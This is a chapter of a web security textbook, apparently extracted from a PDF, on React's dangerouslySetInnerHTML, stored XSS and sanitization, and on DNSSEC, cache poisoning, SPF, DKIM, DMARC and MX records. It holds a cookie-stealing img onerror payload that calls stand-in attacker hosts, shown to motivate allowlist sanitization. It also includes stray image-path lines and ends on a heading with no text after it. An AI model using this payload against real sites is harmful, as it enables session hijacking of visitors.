PRACTICAL LAYERED SECURITY FOR SMALL PLATFORMS

Chapter 5: Browser Rendering and Domain Safety

A platform can get every response header right and still carry two overlooked risks. Inside the app, a team can quietly widen the browser's attack surface by injecting raw HTML instead of relying on safe rendering defaults. Outside the app entirely, the domain and business email layer can remain unverifiable, leaving room for spoofing that no CSP or HSTS header will ever touch. This chapter covers both trust boundaries -- what the browser is allowed to render, and what the internet is allowed to believe about your domain's DNS and outgoing mail.

Illustration: What "Quietly Widening the Attack Surface" Looks Like

Before the formal problem statement, here is what that phrase actually looks like in practice -- the textbook pattern security research calls **stored XSS**: a malicious payload saved once, then executed automatically for every visitor who later views it, no crafted link or tricked click required.

A team wants their Content Management System (CMS) description field to support bold text and links, so someone writes:

`Unsafe -- the convenience decision`

```
<div dangerouslySetInnerHTML={{ __html: article.description }} />
```

At that moment, this is completely reasonable. The CMS field contains `<strong>Great tips</strong> on hardening your VPS`, and it renders

exactly as intended -- bold text, nothing alarming anywhere. It ships, gets reviewed, and works correctly for months.

Six months later, a CMS editor account gets phished, or a new contributor with less scrutiny gets write access, and someone enters this into that same description field:

The payload, six months later

```
<img src=x onerror="fetch('https://evil.example/steal?c='+document.cookie)">
```

Notice this payload contains no `<script>` tag. A naive defense that only blocks or strips `<script>` elements -- a common first instinct -- would let this straight through, because the `onerror` attribute on an `<img>` tag is just as capable of running arbitrary JavaScript as a script tag is. That is exactly why the fix, in Rendering Trust below, is an allowlist-based sanitizer rather than a blocklist of "dangerous-looking" tags.

Because that one line from six months ago already told the browser "treat `article.description` as real HTML, not text," the browser now executes this payload as live JavaScript for every visitor who loads that article -- no click, no warning, nothing to notice. The stolen cookie is enough to hijack that visitor's active session outright: if the visitor was a logged-in editor or admin, the attacker now has their account, not just their browser tab.

That is the "quietly" part: nobody added a vulnerability on purpose. The widening happened silently at feature-add time, sat dormant for months, and only became visible the moment someone with malicious or compromised access finally used it. It is also a small-scale example of this book's larger argument: one missing layer -- here, sanitization -- was enough to turn a single compromised content-editor account into a site-wide incident.

IF THAT STORY WAS HARD TO FOLLOW

The vulnerability did not appear the moment the attacker typed the payload -- it was already there, fully armed, the moment `dangerouslySetInnerHTML` shipped six months earlier. The attacker did not create the hole; they just found the one that a one-line convenience decision had already left open.

Part 1 -- Rendering Trust: dangerouslySetInnerHTML

One of the strongest safe defaults in React is that normal JSX text rendering is escaped automatically. In plain terms, when text is rendered as `{value}`, the browser receives text content, not trusted HTML markup. That default should be protected. The risk begins when a team decides to inject raw HTML with `dangerouslySetInnerHTML` for convenience, CMS integration, rich text, or embedded content without strong sanitization.

The name itself is a deliberate design choice, not an accident. The React team chose a name alarming enough that a developer has to stop and actually think before typing it -- a small piece of friction placed directly in front of the riskiest rendering path in the library.

What Actually Goes Wrong

Consider a blog-style page that renders a CMS field directly:

`UNSAFE -- whatever the CMS field contains is trusted as real markup`

```
function ArticleBody({ article }) {
  return <div dangerouslySetInnerHTML={{ __html: article.bodyHtml }} />;
}
```

If `article.bodyHtml` ever contains `<img src=x onerror="fetch('https://attacker.example/steal?`

`c='+document.cookie)">` -- whether from a compromised CMS account, a malicious contributor, or a stored-XSS payload left over from an earlier bug -- the browser executes it exactly as written. No CSP header written in Chapter 4 blocks this on its own if the policy still allows inline event handlers or the script runs same-origin; the raw-HTML injection point is the actual hole, and headers are a second line of defense behind it, not a substitute for it.

The Fix Is Sanitization, Not Avoidance Alone

Some rich content is a real product requirement -- CMS bodies, user-submitted comments with basic formatting, embedded widgets. When that's the case, sanitize with a maintained allowlist-based library rather than hand-rolled regex stripping (regex-based HTML sanitization has a long history of being bypassed):

`SAFE -- only an allowlisted set of tags/attributes survives sanitization`

```
import DOMPurify from "dompurify";

function ArticleBody({ article }) {
  const safeHtml = DOMPurify.sanitize(article.bodyHtml);
  return <div dangerouslySetInnerHTML={{ __html: safeHtml }} />;
}
```

The practical rule is straightforward: use normal React rendering whenever possible. If raw HTML is truly required later, sanitize first with a strict allowlist approach, encapsulate the sanitize-then-render step in one shared component so every future usage goes through it, and review the source carefully before rendering it.

The safest rendered content is the content the browser never has to trust as raw HTML in the first place -- the same principle response headers apply at the network layer, applied instead at the component layer.

IF THAT MECHANISM WAS HARD TO FOLLOW


A correctly configured CSP header from Chapter 4 does not make `dangerouslySetInnerHTML` safe on its own -- it can still let the exact payload through if the policy still allows inline event handlers or same-origin scripts. The header is a second line of defense behind sanitization, not a replacement for it; getting Chapter 4 right does not excuse skipping this one.

Part 2 -- Domain Trust: DNSSEC, DMARC, and the MX Distinction

`DNSSEC` strengthens trust in DNS responses by helping resolvers validate that record data was not altered in transit through the DNS trust chain. It does not solve every DNS issue, but it raises the integrity bar for the domain layer.

`DNSSEC` is not activated by default. The domain owner has to explicitly switch it on -- usually a single toggle or "Enable DNSSEC" button in the registrar's DNS management panel. This is the first, most basic step: confirm that toggle is actually switched on before troubleshooting anything else in this section, since enabling it is what generates the signing keys and publishes the `DS` record in the first place.

Figure 1: DNSSEC Chain of Trust Validation



One broken or mismatched hop anywhere in the chain fails the whole validation.

One broken or mismatched hop anywhere in the chain fails the whole validation.

The `DS` record at the registrar is what actually links a domain into that chain, and what happens if it goes wrong depends on exactly how it fails:

- **No `DS` record published at all** (the registrar-side delegation step was never done, even if the domain's own zone is signed) -- validating resolvers see no evidence the domain is signed, so they simply treat it as an unsigned domain and resolve it normally. The domain gets none of DNSSEC's integrity protection -- a quiet loss of protection, not an outage, but a real one.

- **A `DS` record published but mismatched with the domain's actual signing key** -- most commonly a stale `DS` left over after a key rotation -- is worse. Validating resolvers now have a signature to check the answer against, attempt it, and get a definite mismatch. That is a hard failure (`SERVFAIL`), not a silent downgrade: the domain becomes genuinely unresolvable for anyone behind a DNSSEC-validating resolver, which includes major public resolvers like Google (`8.8.8.8`) and Cloudflare (`1.1.1.1`) and a meaningful share of ISPs. That is a real, active outage for a real slice of visitors, not just a missed security bonus.

That asymmetry is exactly why a key rotation needs care and a short overlap window, the same caution this chapter already gives DMARC's staged rollout -- a missing `DS` costs you nothing dramatic, a wrong one can take the whole domain down for a real portion of your audience.

What "No Protection" Actually Means in Practice

The exact effect of having no `DS` record at all: the domain is left exactly as exposed to DNS response tampering and cache-poisoning attacks as any ordinary unsigned domain -- an attacker able to forge a DNS response (e.g. a fake `A` record pointing at a malicious IP) is not caught, because there is no signature chain for a resolver to check it against. This is precisely the class of attack DNSSEC exists to prevent, and it is silently not prevented here.

Concretely, without DNSSEC a resolver has no way to tell a genuine answer from a forged one, so it accepts whichever response arrives first and looks well-formed. Two realistic ways that forged response reaches a victim:

1. An on-path attacker (someone positioned on the same network -- a malicious or compromised Wi-Fi hotspot, a compromised router) simply intercepts the real query and answers first with a fake IP before the genuine answer arrives.
2. An off-path attacker (not on the network path at all) instead floods a resolver with guessed responses for a query it expects to be asked soon, racing to land a matching transaction ID and source port before the real authoritative server's answer gets there -- classic cache poisoning.

Either way, the victim's browser is handed a DNS answer pointing at a server the attacker controls, with nothing in the DNS protocol itself (absent DNSSEC) to flag


that the answer was never really produced by your domain's own nameservers.

How the off-path attacker actually triggers and wins that race, mechanically: they do not need to know about, or exploit, any command the domain owner personally runs -- they cause the query themselves. A DNS resolver (a shared, public one, like an ISP's or a well-known public resolver) will look up any domain for anyone who asks it to; the attacker simply asks that resolver to resolve the target domain, which forces the resolver to go query the real authoritative server on the attacker's behalf, exactly like the domain owner's own `dig` / `delv` commands do. The resolver identifies which reply belongs to which pending query using two values: a 16-bit transaction ID and the UDP (User Datagram Protocol) source port it queried from. In the brief window between the resolver sending that query out and the genuine authoritative answer coming back, the attacker fires many forged UDP packets at the resolver, each one spoofed to look like it came from the real authoritative server's IP, each guessing a different transaction-ID/port combination. If one of those guesses happens to match what the resolver is actually waiting on, and it arrives before the real answer, the resolver accepts it as legitimate and caches it for the record's `TTL` -- at which point the real answer arriving a moment later is simply ignored, and every other user asking that same resolver gets served the attacker's fake IP for as long as the poisoned entry stays cached.

What made the 2008 "Kaminsky attack" a genuine escalation rather than a theoretical curiosity was one refinement to this same idea: instead of racing to poison the one real record a victim happens to look up -- which only gives one attempt per that record's `TTL`, since a cached answer blocks further queries until it expires -- the attacker queries a randomized, nonexistent subdomain instead (something like `af8kd9.example.com`). That subdomain is never cached anywhere, so every single guess gets a fresh, uncached lookup and a fresh race, turning a rare, TTL-limited opportunity into effectively unlimited attempts fired back to back. This exact weakness (a resolver's replies being distinguishable by only a small, guessable ID/port space) is what let that unlimited-retries trick actually succeed at scale, and why source-port randomization became a mandatory defense afterward -- DNSSEC closes the same gap a different way, by

making the *content* of the answer itself verifiable, regardless of how good an attacker's guess is.

Figure 2: Off-Path Cache Poisoning (the Kaminsky Attack)



The random-subdomain trick turns one rare, TTL-limited guess into effectively unlimited retries.
DNSSEC defeats this regardless of who wins the race -- a forged reply cannot produce a valid signature.

A random nonexistent subdomain turns one rare, TTL-limited guess into unlimited retries.

A related but distinct defense worth knowing: `DoH` (DNS over HTTPS) and `DoT` (DNS over TLS) wrap the query itself in an encrypted channel instead of sending it as plain, blindly-spoofable UDP. `DoH` sends the query over HTTPS on port `443` -

- the same port as normal web traffic, which also makes DNS lookups harder to distinguish from other browsing and therefore harder to selectively block or fingerprint. `DoT` uses TLS on its own dedicated port, `853`, which makes DNS traffic clearly identifiable as DNS (unlike DoH blending in), but easier for a network operator to filter specifically if they choose to. Either way, this makes attacks like the guessing race above far harder, since spoofing a reply now requires actually completing a TLS handshake, not just firing forged UDP packets.

It is not a replacement for DNSSEC, though -- the two protect different things. `DoH` / `DoT` secure the *connection* (confidentiality, and making the transport itself hard to spoof); `DNSSEC` secures the *data*, with a signature that stays verifiable no matter how many resolvers the answer passes through afterward. A resolver reached over a perfectly encrypted `DoH` connection can still hand back a wrong or malicious answer if that resolver itself is compromised or lying -- `DNSSEC` is what catches that; encrypting the connection alone does not.

IF THAT MECHANISM WAS HARD TO FOLLOW

DNSSEC is not really about stopping a domain from being *misconfigured* -- it is about stopping a resolver from being *lied to*. Every piece of this -- the `DS` chain, the transaction-ID/port guessing race, the random-subdomain trick that made it practical at scale, `DoH` / `DoT` encrypting the channel -- exists because, without it, nothing in plain DNS proves an answer actually came from the domain it claims to. A resolver has no way to tell a correct answer from a confident forgery unless something makes the *data itself* provably genuine, which is exactly what `DNSSEC`'s signature chain does and encryption alone does not.

`DMARC` belongs to the business email trust model. It builds on two other records that need to already exist and be correct:

SPF (Sender Policy Framework)

Publishes which mail servers are allowed to send as your domain:

`DNS TXT record`

```
v=spf1 include:_spf.google.com ~all
```

This is a DNS `TXT` record, not application config -- it gets added through whichever domain registrar the domain was purchased from, in its DNS management panel, the same place the DNSSEC and DMARC records in this section get added.

`include:_spf.google.com` authorizes Google Workspace's sending infrastructure specifically -- the exact mechanism should match whatever you actually send through, not be copied blindly. The exact value comes from whichever business email provider was purchased (Google Workspace, Microsoft 365, or another provider each publish their own `include:` value in their own setup/domain-verification instructions) -- it is not something to guess or hand-write from an example.

In that panel itself, this does not appear as a single line of text -- it is a row in a table, one field at a time. A GoDaddy email provider's SPF entry, for example, looks like this:

TYPE	HOST	VALUE	TTL
TXT	`@`	`v=spf1 include:godaddy.com ~all`	Automatic

The `Host` field of `@` means the record applies to the domain itself (not a subdomain); `Value` is the same SPF string covered above, just entered in its own field rather than typed as one line; `TTL` (Time To Live -- how long, in seconds, a resolver caches this record before re-fetching it) set to "Automatic" lets the registrar pick a default refresh interval rather than specifying one manually.

Saving that panel form doesn't guarantee it's actually live -- confirm what is really published with this terminal command:

Terminal check

```
dig +short TXT yourdomain.com
```

Use the bare domain -- `yourdomain.com`, no `www.` prefix and no `https://` scheme. SPF is published on the root domain itself, and `dig` expects a hostname, not a URL; including either would query the wrong (or a nonexistent) DNS name and come back empty.

Look for the line starting with `v=spf1` in the output. If it does not match what was entered, or does not appear at all yet, that is DNS propagation lag or a save that did not take -- not something to assume fixed just because the registrar's form accepted the input.

`~all` ("softfail") is the common conservative default while a policy is still being verified, since a missed legitimate sending source only gets flagged, not bounced. It tells a receiving mail server: if a message claims to be from this domain but arrives from a server *not* listed above, accept it anyway but treat it as suspicious -- typically flagged (e.g. routed to spam, or marked with a fail header) rather than rejected outright. The receiving server decides exactly how to handle that flag; `~all` only asks for scrutiny, not rejection.

`-all` ("hardfail") is the stricter version: it tells the receiving server to reject outright any message from a source not listed. Move to `-all` only once every real sending source is confirmed present in the record -- otherwise a legitimate but unlisted source gets its mail dropped, not just flagged.

A common real-world misconfiguration is publishing two separate SPF records instead of one. RFC 7208 requires exactly one SPF `TXT` record per domain. Two commonly appear when different teams or tools each add their own `v=spf1 ...` line instead of merging into one -- the fix is always one record with multiple `include:` mechanisms, e.g. `v=spf1 include:_spf.google.com include:sendgrid.net ~all`, never two separate records. The result of leaving both in place is not a simple pass or fail -- it is `PermError`, a permanent, unresolvable error state. Receivers handle it inconsistently: strict receivers treat it as a fail (the domain's *own legitimate* mail gets rejected or spammed), lenient receivers treat it as neutral (SPF provides no protection at all). Either way, the practical damage lands on the domain owner, not on an attacker's ability to forge mail -- a broken SPF record does not make a domain easier to spoof directly, it makes the domain's real mail less reliable while providing no protection.

DKIM (DomainKeys Identified Mail)


Attaches a cryptographic signature to outgoing mail, published as a DNS `TXT` record at a selector-specific hostname (the exact selector and key are issued by your mail provider, not something to hand-write).

IF THAT MECHANISM WAS HARD TO FOLLOW

A broken SPF record does not hand an attacker an easier way to forge your mail -- it does the opposite, since a `PermError` makes strict receivers reject your own *legitimate* mail too. The record looks present and populated the whole time; nothing about it signals that it stopped protecting anything.

SPF and DKIM each answer "was this message authorized/signed correctly," but neither one tells a receiving mail server what to actually *do* when a message fails that check. That is where DMARC matters -- it adds a policy decision and a reporting channel on top of SPF/DKIM's raw pass/fail signals.

Figure 3: DMARC Per-Message Evaluation



DMARC's policy only ever activates once SPF/DKIM alignment has already failed.

`MX` (Mail Exchanger) is the DNS record type that tells other mail servers which server(s) accept incoming mail *for* your domain, and in what order of preference:

DNS MX records


```
example.com.  MX  10 mail1.example.com.
example.com.  MX  20 mail2.example.com.
```

Lower priority number wins first: a sending server tries `mail1.example.com` (priority 10) before falling back to `mail2.example.com` (priority 20) only if the first is unreachable. An `MX` record points to a hostname, not directly to an IP --

that hostname still has to be resolved through its own `A` / `AAAA` record to get the actual IP address the connection is made to.

`A` and `AAAA` are the DNS record types that actually hold an IP address: an `A` record maps a hostname to an IPv4 address (e.g. `192.0.2.10`); an `AAAA` record maps the same hostname to an IPv6 address (e.g. `2001:db8::10`) -- the doubled name reflects that an IPv6 address is four times longer than an IPv4 one. `MX` never contains an IP itself; it names a hostname, and that hostname's own `A` / `AAAA` record is the actual last step that resolves to the IP the connection uses.

Figure 4: MX Priority Routing (Not a Trust Control)



MX priority is a routing/fallback mechanism only -- it decides where mail lands, not whether a sender is trusted.

`MX` priority controls incoming mail routing order, not sender trust or anti-phishing decisions -- a simple distinction worth keeping clear. `MX` records tell other servers which mail server should receive mail sent *to* your domain first. They do not determine whether a message claiming to be *from* your domain is trusted, delivered to inbox, or treated as phishing, and they play no role in *sending* mail from your domain -- outbound delivery is handled by whatever mail infrastructure you actually send through, which is exactly what `SPF` authorizes by IP. That is why `SPF`, `DKIM`, and `DMARC` are the anti-spoofing controls in this model, while `MX` remains an incoming-mail routing control, not a trust control.

The Real Risk Sits in Fallback Mail Servers, Not the Primary One

A second or third `MX` entry is often set up once as a backup and then never revisited -- no monitoring, no patching cadence, sometimes not even the same team maintaining it as the primary provider. Mail only routes there when the primary is unreachable, which also means any weakness on that fallback server goes unnoticed for long stretches between real traffic. If that neglected server never enforces TLS on incoming `SMTP` (Simple Mail Transfer Protocol -- the protocol mail servers use to actually deliver a message to each other) connections, mail that does fall back to it can be intercepted and read in plaintext by anyone positioned on the network path.

The fix is `MTA-STS` (Mail Transfer Agent Strict Transport Security): a policy your domain publishes that forces every sending server -- against your primary `MX` host or any fallback -- to use validated `TLS` (Transport Layer Security -- the encryption protocol that keeps a connection's contents unreadable to anyone else on the network path), refusing to fall back to an unencrypted connection. It closes the plaintext fallback gap regardless of which mail server in the `MX` list ends up handling a given message.

`MX` records are also public DNS data -- they incidentally reveal which email platform or transactional service a domain uses, worth being aware of as part of a domain's overall phishing-surface exposure, separate from anything misconfigured.

> **IF THAT DISTINCTION WAS HARD TO FOLLOW**
>
> `MX` looks like it should matter for trust because it governs mail routing, but it has nothing to do with anti-spoofing at all. A domain can have a flawless `MX` setup and still be trivially spoofable, or a broken `MX` setup and still be well-protected against spoofing -- the two are unrelated axes, which is exactly why `SPF`, `DKIM`, and `DMARC` exist as a separate model layered on top, not as an extension of `MX`.


noreply@ Addresses Are a Second, Easily Missed Vector

